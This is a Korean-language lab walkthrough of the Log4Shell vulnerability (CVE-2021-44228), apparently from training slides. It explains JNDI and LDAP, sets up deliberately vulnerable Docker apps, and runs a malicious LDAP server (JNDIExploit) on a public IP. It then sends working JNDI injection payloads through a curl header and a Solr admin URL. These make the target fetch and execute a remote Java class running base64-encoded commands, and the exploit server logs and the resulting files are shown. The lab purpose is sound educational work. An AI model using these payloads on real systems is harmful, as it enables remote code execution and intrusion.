Log4Shell

cve-2021-44228

Log4shell


- CVE-2021-44228 (일명 log4shell)은 Java 기반 로깅 도구인 Apache Log4j 라이브러리의 원격 코드 실행 취약점입니다. 이 취약점은 공격자가 로그 메시지를 제어할 수 있는 서버에서 로드된 임의의 코드를 실행할 수 있으며 Log4j 라이브러리를 사용하는 대부분의 앱이 취약한 것으로 밝혀졌습니다.

- JNDI (Java Naming and Directory Interface) 이란?
- java로 작성된 어플리케이션을 DNS, LDAP, RMI, NDS 등과 같은 Naming/Directory 서비스에 연결하기 위한 API입니다.

- LDAP(Lightweight Directory Access Protocol) 이란?
- TCP/IP 위에서 디렉터리 서비스를 조회하고 수정하는 응용 프로토콜입니다.

취약점 발생 개요

1. **Attacker**는 **Victim** 서버에 **JNDI** 페이로드를 전달합니다. **(예: ${jndi:ldap://Attacker.com/a})**
- 2. 로깅을 위해 **Victim** 서버의 **log4j**로 페이로드가 전달됩니다.
- 3. **log4j**는 전달된 페이로드를 삽입하고 **Attacker LDAP Server**를 쿼리합니다.
- 4. **Attacker LDAP Server**는 악성 자바 클래스가 포함된 디렉토리 정보로 응답합니다.
- 5. **Victim** 서버는 악성 **Java** 클래스를 역직렬화하거나 다운로드하여 실행합니다.



실습 환경 구성 1

- $ sudo docker run --rm --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app


```
Digest: sha256:6f88430688108e512f7405ac3c73d47f5c370780b94182854ea2cddc6bd59929
Status: Downloaded newer image for ghcr.io/christophetd/log4shell-vulnerable-app@sha256:6f88430688108e512f7405ac3c73d47f5c370780b94182854ea2cddc6bd59929

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2024-10-13 03:38:14.975  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on
 2f4e115a09fa with PID 1 (/app/spring-boot-application.jar started by root in /)
2024-10-13 03:38:15.269  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles:
default
2024-10-13 03:38:30.484  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2024-10-13 03:38:30.776  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2024-10-13 03:38:30.777  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2024-10-13 03:38:31.375  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2024-10-13 03:38:31.375  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1
4699 ms
```

실습 환경 구성 2

- https://github.com/vulhub/vulhub/tree/master/log4j/CVE-2021-44228



악성 LDAP 서버 실행

- https://github.com/ugnoeyh/Log4shell_JNDIExploit

- java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 129.154.211.208 -p 8888
- [+] LDAP Server Start Listening on 1389...
- [+] HTTP Server Start Listening on 8888...

악성 페이로드 전달 1

- $ curl 129.154.211.208:8080 -H 'X-Api-Version: ${jndi:ldap://129.154.211.208:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==}'
- "dG91Y2ggL3RtcC9wd25lZA=="는 touch /tmp/pwned이 base64로 인코딩된 문자열
- ---------- 익스플로잇 코드 실행 시 ----------
- [+] LDAP Server Start Listening on 1389...
- [+] HTTP Server Start Listening on 8888...
- [+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA==
- [+] Paylaod: command
- [+] Command: touch /tmp/pwned
- [+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA== with basic remote reference payload
- [+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZA== redirecting to http://129.154.211.208:8888/Exploit9ZuU3uaAru.class
- [+] New HTTP Request From /129.154.211.208:47156 /Exploit9ZuU3uaAru.class
- [+] Receive ClassRequest: Exploit9ZuU3uaAru.class
- [+] Response Code: 200

악성 페이로드 전달 2

- https://www.convertstring.com/ko/EncodeDecode/Base64Encode
- touch /tmp/2024
- dG91Y2ggL3RtcC8yMDI0
- http://127.0.0.1:8983/solr/admin/cores?action=${jndi:ldap://129.154.211.208:1389/Basic/Command/Base64/dG91Y2ggL3RtcC8yMDI0}

[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC8yMDI0

- [+] Paylaod: command
- [+] Command: touch /tmp/2024
- [+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC8yMDI0 with basic remote reference payload
- [+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC8yMDI0 redirecting to http://129.154.211.208:8888/ExploitBDo1skwqiG.class
- [+] New HTTP Request From /211.109.98.188:59848 /ExploitBDo1skwqiG.class
- [+] Receive ClassRequest: ExploitBDo1skwqiG.class
- [+] Response Code: 200

명령 실행 결과

/ # ls -al /tmp

-rw-r--r-- 1 root root 0 Dec 16 09:26 pwned

ls /tmp/ -al

- -rw-r--r-- 1 root root 0 Oct 13 05:01 2024
- -rw-r--r-- 1 root root 0 Oct 13 04:56 cve1

miscellaneous

- $ sudo iptables -I INPUT -p tcp --dport 1389 -j ACCEPT

$ sudo iptables -I INPUT -p tcp --dport 8888 -j ACCEPT

$ sudo iptables -I OUTPUT -p tcp --sport 8888 -j ACCEPT

- 8888 test

[+] New HTTP Request From /211.109.98.188:57805 /

[!] Response Code: 404